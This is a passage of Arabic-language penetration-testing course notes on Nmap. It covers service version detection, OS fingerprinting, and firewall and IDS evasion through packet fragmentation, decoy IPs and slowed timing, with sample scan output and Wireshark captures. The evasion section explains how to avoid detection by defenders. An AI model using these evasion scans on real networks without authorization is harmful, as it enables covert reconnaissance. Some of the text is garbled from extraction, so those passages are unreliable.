- بس خد بالك من نقطه وهي ان ال **banner grapping** بالطريقة دي مبيكنش ناجح غالبا لان ال **Network Administrator** ممكن يتلاعب بال **banner** ويغير فيه فانت يجيلاك عن ال **false result** وال **Target** بتاعها ال شغال عند ال **Service** من نقطه زي دي احنا عرفناها اه بس مش هنشتغل بيها كتير لان عندنا ال **Nmap** بتعمل ال **banner grapping** بشكل احترافي اكتر من كدا بحيث ال **Target** او ال **Destination** ميقدرش يعملك **detect** وانت بتعمله وكمان يجيلاك ال **true result** ال انت عاوزها .

- فلازم تاخد بالك من نقطه زي دي ال **network administrator** عادتا بيكون عنده **banners** على كل ال **Access** الخاصه بال **Services** ال شغاله على ال **ports** فبتلاقيه بيتلعب فيها ويغير فيها عشان يوهنك انت لك **Penetration tester** عشان تكمل باقي ال **Scan** بتعاك على خطوات مبنيه غلط اساسا ... فلازم انت تعمل **Different tools** على اي **Result** بتجيالك ب **Check** من ال **Result** ال بتجيالك وفعلا تنجح عملية ال **penetration testing** فـما بعد بخطواتها كامله .

- الفرق مبين ال Banner Grapping ال بنعمله ب tools زى ال Nmap و بين ال Banner grapping ال بنعمله بال Net cat ان فحاله ال Net cat بتلاقي ال Tool بتبعت لـ Target رساله ويرض عليها ب Service فيه ال Version بتاعت ال Response ال بنعملها انما فحاله ال Nmap بتلاقيها بتبعت لـ Target حاجه اسمها Probes يعني زى رسائل سريه كدا (مسحات) بيتعتها لـ Destination الموجودة عند ال Service .

- وكل **Service** لها **Signature** مختلفه عن الاخر ... فيرجع الرد لـ **Nmap** وهي نفسها عندها **data base** مسجل فيها الـ **Services** دي بتاعت انهي **Signatures** بالضبط منهم ... فالـ **Nmap** هياخذ الـ **Response** الـ **Target** من الـ **Target** ويروح بيـه لـ **Data base** ويقارن النتائج ببعضها ويقولك الـ **Service** دي الـ **Nmap** بتاعها ايـه وحالتها ايـه وهـذا تعالى نـص عـال **Version**

```
nmap -sV [options] [TargetIP]
```

- ال هو **sV** - دا معناه اننا هنعمل لل **Scanning** وال **Option** وال **Services** بتاعها كمان ... ولازم تفرق مبين اننا عازين نعرف ال **Service** ال شغاله على **port** معين مفتوح عند ال . **Port** ومبين ال **Application** ال شغال على ال **Target**

- لو انت ترجت ال المفتوح عندك ال هو مثلا **Port 80** ال شغال عليه **HTTP** وال **Application** ال شغال على بروتوكول ال **Service** فدا كدا ال **Application** ال شغال على **Apache** معينه ودا ال بنلاقي فيه اغلب الثغرات وقادم لما نيجي نعمل **Exploit** هنعرف اهميه انك تعرف ال **Application** بتاع ال **Version** دا ماشي ازاي تعالى نشوف ال **Nmap** طلعلنا نتجه عامله ازاي !!

```
root@els:~# nmap -sV -n 10.6.12.148
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-05 19:23 EST
Nmap scan report for 10.6.12.148
Host is up (0.00014s latency).
Not shown: 989 closed ports
PORT      STATE    SERVICE          VERSION
80/tcp     open     http
135/tcp    open     msrpc           Microsoft Windows RPC
139/tcp    open     netbios-ssn      Microsoft Windows 98 netbios-ssn
443/tcp    open     ssl/http         VMware VirtualCenter Web service
445/tcp    open     microsoft-ds    (primary domain: WORKGROUP)
902/tcp    open     ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open     vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, S
NAP)
```

- يعني ايه **n** - ال حطناها لك **Option** دي !!؟ دي معناها انك بتقول ال **DNS Resolving** وهو بيعمل ال **Scanning** ميعملش يعني باختصار ميحولش ال **IP** ل **Domain** ولا العكس وتقدر تشوف شرح ليها فوق مشروحه بالتفصيل ... وعشان العملية دي بتاخذ وقت عشان تطلعلك نتائج ال **Scan** دا غير ان ممكن ال **Fire wall** او ال **IDS** لو لقى مده ال **Scan** بتاعتكم بتطول عن المعتاد هيعمل **Drop** او **Block** زي مكنا قولنا فاحنا حطينا ال **Option** دا عشان نمنع ال **DNS Resolving** وتقول لل **Nmap** تعملك على ال **IP** ال انت عطيهولها فقط وبعد كدا بتديها ال **IP** بتاع ال **target** بتاعك .

- هتلaciه فنتيجه ال Scanning ال عمله ال Nmap هتلaciه مطلعك ال Services ال شغاله بال Versions بتعتها ... فتقدر انت تستغل ال Service دي بال Version الخاص بيها وتعملها Exploit فيما بعد.

- عندنا بعد كدا نوع اخر من ال Scan هو ازاي نعمل OS ال هو عاوزين نعرف معلومات نوع نظام التشغيل ال شغال على جهاز ال Target ... وال بنسميه ال Target ال هو رفع البصمات لنظام التشغيل ال عند ال Fingerprint

- عندنا نوعين من ال OS Fingerprint وال Passive ... الفرق مبينهم ان ال passive متبعتش لـ packet active بشكل واضح وصريح تطلب منه نوع ال OS بتاعه لا انت بتعمل Ping على Service مثلًا وجالك الرد منه وانت عارف ان ال Windows دي مبشتغلش الا على نظام Service من غير معرف ال Target انك عاوز تعرف ال OS بتاعه من خلال تحليلك للرد ال جايلك من ال Target

- النوع الثاني معانا هو ال Active ودا برسل فيه Packets متخصصه انها تعرف ال Target بتاع ال OS Detection بشكل صريح ... واما يجيئي الرد من ال target بيكون عندي Data base من ال OS Versions فباخدتهم اقارن مبينهم مسجل فيها كل ال OS بتاعهم وساعتها بعرف نوع ال OS ال عند ال Target ايه لاننا بنقدر نحلله ونعرف نوع ال OS ال عندنا هو ايه !! لان كل OS ليه رد معين فمثلا رد مختلف عن رد Mac عن رد Linux . Windows

- وال OS Fingerprint فال Most common هو ال Active

- احيانا بنسمى ال **Tcp/IP Fingerprint** بال **Active OS** لان احنا شغالين ب **Version 6** او ال **Version 4** **Tcp/IP** فعشان كدا ممكن تلاقينا بنسميه بالاسم دا ... وخد بالك من الاختلاف لل **Linux** يختلف عن ال **Windows** لـ **Tcp/IP** ... يعني ان تطبيق ال **Windows** يختلف عن **Linux** ف **Tcp/IP** عن **Mac** وهكذا تعالى نشوف ازاي ممكن نعمل **OS Finger** ... **Nmap** باستخدام ال **print**

```
nmap -O -n 10.6.12.146
```

- ال **O**- معناهاني عاوز اعمل ال **Active OS** وزوي مقولنا ال **-n** انه ميعملش **DNS Resolving** بتاع ال **IP** بتاع **Target** بتعنا .

```
root@els:~# nmap -n -O 10.6.12.146
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-05 21:03 EST
Nmap scan report for 10.6.12.146
Host is up (0.000055s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9876/tcp  open  sd
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.18
```

- فزي منتا شايف طلعننا ال **OS Version** بتاع ال **OS** بتعنا وكمان طلعننا ال **Kernel version** بتاع نظام التشغيل عندنا ...

- احيانا بتلاقي الرد ال جالك من ال **target** بيكون مش واضح فيه نظام التشغيل ال عند ال **Target** ودا بسبب ان ال **Target** مبيكنش مفتوح **Scan Ports** كتير فال **Nmap** مبيعرفش ياخذ راحته فال **Ports** ويجبالك معلومات كافيه زي المثال دا تماما هتلacie جايبلاك انه ممكن يكون ال **OS** دا **Microsoft windows vista** وممكن دا **Microsoft Windows 10**


- وممکن دا Microsoft windows Server 2012 وهکذا ودا راجع لان ال Network مبتکنش مفتوحه وال target Ports مبیکنش سایب بورتات کتیر مفتوحه عشان محدش یعمل Number of port Scan یعنی ال HTTP بیبقي 80 فممکن تلاقيه فاتحه اک 80 ولکن ال HTTP مش شغال عليه وهو نقله على منفذ اخر وسایپه اک دا مفتوح عشان یکون زی مصیده لای حد ی العمل Scan على ال target .

```
nmap -O -n 10.6.12.148
912/tcp open apex-mesh
MAC Address: EC:55:F9:33:FE:46 (Hon Hai Precision Ind. Co.)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7:::-professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista:::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

- طب الحل ایه !!؟ انک تستبدل ال Option بتاع ال Nmap بدل من O تحط ال A- دا هیعمله اک OS Detection وال Trace route وال Script Scanning وال Destination وال Service Detection من Probes ال هو اکتر من مجسات یعنی عشان تستبط المعلومات عن OS بالتفاصیل بتاعته .

```
nmap -A -n 10.6.12.148
Host script results:
|_nbstat: NetBIOS name: W7PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0d:2c:00
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: w7pc
|   NetBIOS computer name: W7PC
|   Workgroup: WORKGROUP
|   System time: 2015-11-06T03:01:42+01:00
|   smb-security-mode:
|     account_used: guest
|     authentication_level: user
```

- عندنا فيما بعد ال **Passive OS Fingerprint** ال هو عاوزين نجمع معلومات عن ال **OS** بتاع ال **Target** من غير منتواصل معاه بشكل مباشر عن طريق اننا نبعثله رسائل ونشوف الرد ال هيجي من ال **target** ونحلله ... ودا بيتم عن طريق اننا نشغل عندنا على جهازنا ال **Tool** ال **Tool** هي **P0F** ولما نستلم ال **response** من ال **Target** هتلافي ال **P0F** دي عماته تحليل للرد عن طريق انها بتظهرلك ال **OS** ال شغال عند ال **Tool** ال **Tool** بتعتني ال هي ال **P0F** لازم عشان تشتعل تحددها عليه المعلومات ال هو كارت الشبكة ال انت موجود عليه عشان تسجل عليه **interface card** هتشتعل عليه وتحصل عليها ... فانت لازم تديها كارت الشبكة ال **Back ground** وتبعد تعمل ال **Scan** بتاعك او تبعي **target** لـ **Traffic** بتاعك .



- طب انا ازاي ممكن اجيبي كارت الشبكة ال هتشتعل عليه ... !!!؟؟؟ من خلال ال **ifconfig** ال هو **Command** هيطعللك اسم كارت الشبكة ال عندك وانت هتختر منهم ال هتشتعل عليه ال غالبا بيكون **eth0** .

```

File Actions Edit View Help
root@kali:/home/kali kali@kali: ~
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.43.110 netmask 255.255.255.0 broadcast 192.168.43.255
          inet6 fe80::20c:29ff:fe9:fa:d4 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:e9:fa:d4 txqueuelen 1000 (Ethernet)
              RX packets 57757 bytes 46362199 (44.2 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 23564 bytes 3338897 (3.1 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 1675 bytes 145804 (142.3 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 1675 bytes 145804 (142.3 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

- احنا كنا بنتكلم فوق عن اننا ممكن واحنا بنعمل ال **Scanning** على ال **Target** ممكن يقابلنا فالسكه **Fire wall** ودا ال بيكون الرد ال جاي منه **Traffic Drop** او **Filtered** لـ **Bypass**.


- احنا فالجزء الجي هنعرف مع بعض ازاي ممكن نعمل **Bypass** لـ **IDS** اثناء ال **Scanning** بتاعنا ونتعرف على ال **Fire wall** ال بنستخدمها فالحته دي بالتفصيل باعذن الله .

2.4 Firewall and IDS Evasion

- تعالى نفهم مع بعض ال **Fire wall** بيستغل ازاي عشان نعرف نعمل traffic او **Evasion** او **Bypass** جاي من برا ال **Network** بتاعتك ال هو جايك من ال **WAN** وداخلك ال **LAN** **Fire wall** بيمنعه انه يدخل عندك ال **Network** لان دا بالنسبة **traffic** مشبوه ال **Fire wall** بيسمح لـ **traffic** ال خارج من عندك من ال **network** وطالع لبرا ال هو من ال **LAN** لـ **Penetration** ... فانت لو بتعمل ال **WAN** عال **target** بتاعك هتلaci ال **Fire wall** بيمنعك لانك جاي من ال **WAN** وعاوز تدخل لـ **LAN** ... جاي من الشبكة الخارجية وعاوز تدخل لـ **Network** .

- ممكن فالحاله الثانيه يكون عندنا **IDS** ال هو **Intrusion detection system** وساعات بيكون معمول **Switch** مع ال **Fire wall** وبيأخذ نسخه من ال **Traffic** ال معدني برضه ويحللها ولو لقي فيه حاجه **Ping Sweep** مثلا حد بيعمل **Suspicious Network Scan** ع الشبكة فهو بيبيعت لـ **Administrator** ويبلغه بالكلام دا فتلاقيه عمل **block** لـ **IP** ال بيعمل كدا ... فاحنا معانا **2 Cases** عاوزين نعملهم . **Bypass**

- عندنا **Fire wall** أو **Bypass** عشان نعمل **4 techniques** ... وهم **IDS** كالاتي ...



- ال **fragmentation** دا معناه اننا نقسم ال **packet** ال بنبعثها منبعتش ال **Packet** مره واحده ... هنفترض على سبيل المثال انك عندك **target** بتعها هو **500 byte** وبعثها لل **Length Packet Check** عادي هتلaciي ال **Fire wall** يوقفها عشان يفتح فيهما وي عمل **Source Port** لمحتوايتها وهتلaciي لقي فيها ال **Source Ip** وال **Source Port** وهذا فهتلaciي مش مسمحولك عنده انك تعدى و هيرفضك و هي عمل **Drop** لل **Packet** بتعنك وكمان ال **Length** بتعها طويلا جدا بالنسبة لل **Packets** ال بتعدي من خلال ال **Fire wall** علطول ... تخيل انت لو قسمنا ال **Packet** ل 5 **Fragmentation** دي وعملناها **Fire wall** وقمنا بتعين كل **Packet** لوحدها ال **packets** ساعتها هيلاقى **Packet** قدامه مش كامله ي هي عملها **Bypass** عداها هتبعت انت باقي اجزاء ال **Packet** ويدخلو من ال **fire wall** بنفس الطريقة ويتجمعوا تاني جوا ال **Packet** كل اما تدخل من ال **Evasion** وتعلمه **Fire wall** او ال **Attack** الحديث بيقدرورا يعملوا **Detect** لل **Fire wall** دا وخصوصا ال **NGIDS** وال **NGFW** ال هما النسخه الحديثه منهم ... بتقوم مجتمعه ال **packets** كلها عندها لو لقت ان ال **packet** يعنى شاف ال **fragmentation** مش كامله او المحتوى بتعها ناقص ومش مفهوم بيقوم موقفها لحد مباقي الاجزاء تتبع ويجمعهم مره واحدة ويعلمهم **Inspect** ولو لقاهم تمام بيعديهم ...

- لاقاهم مش تمام يبقى **Drop** علطول ... غالبا ال **Technique** بيتفع مع ال **Fire walls** وال **IDS** القديمه فانت تجرب ال منفعش نشوف ال بعده تعالى نشوف ازاي نعمل ال **technique** على ال **Target** على ال **Fragmentation**



```
nmap -SS -f [TargetIP]
```

- ال **-SS** معنها عاوز اعمل **Syn Scan** وال **f** يعني عاوز اعمل ال **Syn Scan** ال رايحه تعمل ال **Packet** لـ **Fragmentation** عشان ال **IDS** او ال **Fire wall** مياخدش باله ان **Scan** ويعملها وبعد كدا بتديله ال **IP** بتاع ال **Target** وهو بينفذلك ال **Attack**.

- خدبالك من نقطه وهي ان ال **Fragmentation** مبتتفعش مع بعض انواع ال **Version Detection** زي ال **Tcp Scan** وال **Scans** لان دا بيطلب ال **3Way Handshake** عشان يتم سواه ال **Scan** ... **Version Detection Scan** او ال **TCP Scan**

- وطالما حصل ال **3 Way handshake** فلازم تبقى عارف انك خلاص اتفقت على حجم ال **Packet** وال **Length** بتاعها وكل التفاصيل المتعلقة بال **Packet** ال هترسل مبينك وبين ال ... فانت مينفعش تعمل لـ **fragmentation** ... **Destination** مدام اتفقت مع ال **Destination** على التفاصيل ال منها ال **Scans** ... فدي انواع من ال **Packet** **Length** مينفعش معاه ال **Fragmentation**.

- لو احنا مشغلين ال Back Ground فال Wire Shark عشان نشوف الفرق مبين ال packet العادي وال Fragment .

No fragmentation						
5 0.147317000	192.168.0.26	→	192.168.0.14	TCP	58 58774→445 [SYN] Seq=0 Win=1024 Len=0	
6 0.147667000	192.168.0.14	→	192.168.0.26	TCP	60 445→58774 [SYN, ACK] Seq=1 Win=1024 Len=0	
7 0.147743000	192.168.0.26	→	192.168.0.14	TCP	54 58774→445 [RST] Seq=1 Win=1024 Len=0	
8 0.147875000	192.168.0.26	→	192.168.0.14	TCP	58 58774→3389 [SYN] Seq=0 Win=1024 Len=0	
9 0.147972000	192.168.0.26	→	192.168.0.14	TCP	58 58774→135 [SYN] Seq=0 Win=1024 Len=0	
10 0.148235000	192.168.0.14	→	192.168.0.26	TCP	60 135→58774 [SYN, ACK] Seq=1 Win=1024 Len=0	
11 0.148253000	192.168.0.26	→	192.168.0.14	TCP	54 58774→135 [RST] Seq=1 Win=1024 Len=0	
12 0.148315000	192.168.0.26	→	192.168.0.14	TCP	58 58774→23 [SYN] Seq=0 Win=1024 Len=0	

With fragmentation						
5 0.174936000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
6 0.175040000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
7 0.175079000	192.168.0.26	→	192.168.0.14	TCP	42 43551→8888 [SYN] Seq=0 Win=1024 Len=0	
8 0.175150000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
9 0.175188000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
10 0.175224000	192.168.0.26	→	192.168.0.14	TCP	42 43551→256 [SYN] Seq=0 Win=1024 Len=0	
11 0.175273000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
12 0.175310000	192.168.0.26	→	192.168.0.14	IPv4	42 Fragmented IP protocol (proto=TCP 6)	
13 0.175346000	192.168.0.26	→	192.168.0.14	TCP	42 43551→5900 [SYN] Seq=0 Win=1024 Len=0	

- هتلاقی فال packet العادي ال Wire shark مطلعك ان دا عادي للي TCP مبين جهازين ... انما تحت فال Wire shark Packet ال Fragmentation انها معمولها 3 packets يعني ال fragment واحده ولكن ال packets عملها Attacker واحده و لكن ال packets عشان يتخطى ال Fire wall او ال packets .

- ال Behavior دا ال بيكشفه هما الناس ال شغالين فال SOC عن طريق ادوات زي ال Siem او ادوات ال Wire shark او ادوات ال Detect للي Attacks من النوع دا فخد بالك وانت بتعمل ال Incident على target بتاعك عشان ال fragmentation ميعملکش responder ورکز انک تقسم ال packet بتعمل بتاعك responder كتير صغيره ويوصلوا ف وقت قليل ورا بعض عشان Packets ال Fire Attack ميأخذش باله فحاله انک بتعمل ال Fire wall على Attacks قديم نوعا ما بيقبل النوعيه دي من ال wall .

- فانت زي مقولنا جرب ال **Attack** دا ووارد يمشي معاك ... زي المثال دا كدا

```
root@els: # nmap -sS 192.168.0.14
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-06 13:17 EST
Nmap scan report for 192.168.0.14
Host is up (0.00037s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
MAC Address: EC:55:F9:33:FE:46 (Hon Hai Pr
root@els: # nmap -f 192.168.0.14
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-06 13:17 EST
Nmap scan report for 192.168.0.14
Host is up (0.00033s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
MAC Address: EC:55:F9:33:FE:46 (Hon Hai Precision Ind. Co.)
```

- هنا هتلاقيه عمل **Syn Scan** عادي واشتغل معاه ... وبرضه لما عمل اشتغل معاه وعطاه نفس النتيجه فانت جرب .

- تاني **Decoys** معانا هو ال **technique** ال هو الخداع او الطعم ... بمعنى انك وانت بتبعن ال **Target Scan** لـ **IP Scan** عموما بتبعن ال **Destination Scan** عادي مفيهوش ال **Packet fragmentation** ولا اي حاجه

- وانت بترسل بال **IP** الخاص بيـك بترسل معها كذا **IP** تانيين برضه يعملوا ال **Scan** فال **Scan** بدل مكان طالع من ال **IP** بتاعك انت بس ... لاء دا انت هتلاقيه طالع من كذا **IP** وال من ضمنهم ال **IP** الحقيقي الخاص بيـك .

- بحيث لو ال **IDS** وقف ال **traffic** يلاقي عدد من ال **IP** جاي يعمل على !! **target** واحد !! ؟ طب ازاي !! فانت بتعمله زي **traffic** او لغبطه عنده مبييقاش عارف ازاي يتصرف مع ال **target** على !! **target** واحد !!

- تعلی نشوف ازای ننفذ ال **Attack** دا بخطواته ...

```
nmap -sS -D [DecoyIP#1], [DecoyIP#2], [DecoyIP#3],ME [target]
```

```
nmap -sS -D 192.168.1.1,ME,192.168.1.23 [target]
```

- هتلافي عندك اول حاجه اننا بنعمل **Syn Scan** وبعد كدا ال D- دي اختصارا ال **Decoys** ال هو ال **attack** بتغنا وبعد كدا بتديله ال **Ip** ال **IP** ال هتشارك معاك فال **Attack** وال **IP** بتاعك وبعد كدا ال **fake** الخاص بال **Wire Shark** تعالى نشوف ال **target** مطلعنا ايه ؟

- هتلaci ال IP الخاص بال target بيجيله Syn Scan من كذا IP ال من ضمنهم ال IP الحقيقي بتاعك ... فال Technique دا بيكيعب ال IDS لانه المفروض يسجل عنده ان IP واحد ال هو ال Source جاي منه ال Scan عشان يعمله Detect فكونك بتبعته من كذا IP فهو مبيقاش عارف انهو IP بالضبط الحقيقي ال عاوز يعمل Scan على ال target فمش هيعرف يسجل عنده ال Source بالضبط ال ي يعمل Scan على ال Destination فانت كذا عملته ارباك نوعا ما.

- ال **Technique** التالت عندنا وهو **timing** ودا معناه انك تبعت كل شويه او كل وقت معين ال **traffic** ال بيحتوي عال **Packet** بتعتاك على فترات زمنيه مختلفه بحيث ال **IDS** او ال **Fire wall** ميشكش انك بتعمل عليه **Scan** كل شويه ويصنفك ... **Block** **Malicious** ويعملك **Syn Scan** فبتحدله وقت عشان يتبع فيه وبعدين لو عاوز تعمل **Scan** تاني بتقوم عامل نفس القصه تسيب مسافه بين ال **time** وبعده عشان ميتعملكش . **Detect**

- ال **IDS** وال **Fire wall** انهم بيلاقوا انك بتبع **Detect** كتير لـ **Destination Requests** بشكل كبير ف وقت قليل فيقوموا مصنفينك على اساس ان ال **traffic** دا **Malicious** .

- تعالى نشوف ازاي نعمل ال **Attack** دا عن طريق ال **Nmap**

```
nmap -ss -T [0~5] [target]
```

- اهوه انا هعمل **Scan** ولكن هختار **Time** مبين كل **Syn Scan** وال الثاني بحيث يبان عادي لـ **IDS** وبعد كدا ال **IP** الخاص بال **Target** ... وعندنا **Time** مختلف لارسال ال **Packets** وهم كالاتي

Option	Template	Time
-T0	Paranoid	5 min
-T1	Sneaky	15 sec
-T2	Polite	0,4 sec
-T3	Normal	default
-T4	Aggressive	10 millisec
-T5	Insane	5 millisec

- تعالى نشوف مثال بال **Nmap** ونشوف تحليله بال **Wire Shark** لجزعيمه ال **Time** دی

5	15 185694000	172.16.5.50	10.50.97.5	TCP	58 43536->113 [SYN] Seq=0 Win=
6	15.264969000	10.50.97.5	172.16.5.50	TCP	54 113->43536 [RST, ACK] Seq=
7	30.187619000	172.16.5.50	10.50.97.5	TCP	58 43536->554 [SYN] Seq=0 Win=
8	30.264982000	10.50.97.5	172.16.5.50	TCP	54 554->43536 [RST, ACK] Seq=
9	45.203045000	172.16.5.50	10.50.97.5	TCP	58 43536->993 [SYN] Seq=0 Win=
10	45.291224000	10.50.97.5	172.16.5.50	TCP	54 993->43536 [RST, ACK] Seq=
13	60.218457000	172.16.5.50	10.50.97.5	TCP	58 43536->256 [SYN] Seq=0 Win=
14	69.299853000	10.50.97.5	172.16.5.50	TCP	54 256->43536 [RST, ACK] Seq=
15	75.232733000	172.16.5.50	10.50.97.5	TCP	58 43536->139 [SYN] Seq=0 Win=
16	75.481070000	10.50.97.5	172.16.5.50	TCP	54 139->43536 [RST, ACK] Seq=
18	90.248334000	172.16.5.50	10.50.97.5	TCP	58 43536->53 [SYN] Seq=0 Win=

- هتلaci انا هنا عاملين ال **Target** عال **Syn Scan** وعاملين ال **Time** على **T1** يعني ... الفرق ف الوقت مبين كل **Time** هيكون **15** ثانية ودا ال شفناه من خلال ال **Wire Shark**

- وممكن تدخل ال **Time** او ال **technique** بتابع ال **Option** مع اخري لـ **Nmap** بمعنى تنفذ كذا حاجه مع بعض مش شرط انك تكتب كذا حاجه مع **Nmap Command** ...

where:

- **-T2** tells Nmap to send the probes every 0.4 sec
- **--max-retries 1** tells Nmap to resend the probe only one time (if the host does not respond)
- **-p** can be used to scan only specific ports

- لو بصيت عال **Command** ال فات هتلaciينا حطينا كذا **Option** بجانب ال **Time** ... هتلaciينا حطينا ال **Ports** ال عاوزين نعمل عليها ال **Scan** بتعنا و هتلaciينا محددين ال **Syn Scan** دا يتعمل كل قد ايه من خلال ال **T2** يعني كل **0.4 sec** وبعد كدا ال **Option** ال هو -

لو روحت لـ **Source** بمعنى انك انت ك **max retries** تعمل عليه **Scan** ومجالكش رد منه مسموح لك **Destination** تروحله كام مرة تاني وتعمل عليه ال **Scan** ... بمعنى انا جيت خبط عليك الباب مرة واحدة وانت مردتش وال بعنتي قلى لو مردش عليك خبط عليه مرة كمان او مرتين او خبط عليه لحد ميرد عليك .. بالضبط هو دا معنى ال **Option** دا يعني فالمعتاد اني روحت عملت عليك ال **Scan** وانت مردتش ...

- فالمثال ال قدامنا دا مسموح لنا نعمل **retries** مره واحدة فقط ... ودي بتتفع فحاله ان ال **Destination** ميشكش فيك انك عاوز تعمل عليه **Scan** بعد اما رفض يرد عليك ف اول اتصال ... فانت تاخذ بالك احسن ال **IDS** ياخد باله من تكرار ال **Scan** بتاعك ويعملك ... **Detect** تعالى نشوف ال **Wire Shark** طلعلنا الفكره دي ازاي بتعات ال هتلaciيه هنا فالمثال دا طلعلك ال **time** ال هو **max retries** مبين كل **Scan** والاخر و هتلaciيه عمل **retries** مره واحدة فقط ال انت حدتها فال **Destination** اما ال **Option** مردش عليه

Probes one more time if the respond

Timing

Index	Timestamp	Source IP	Destination IP	Protocol	Flags	Raw Data	Hex Data
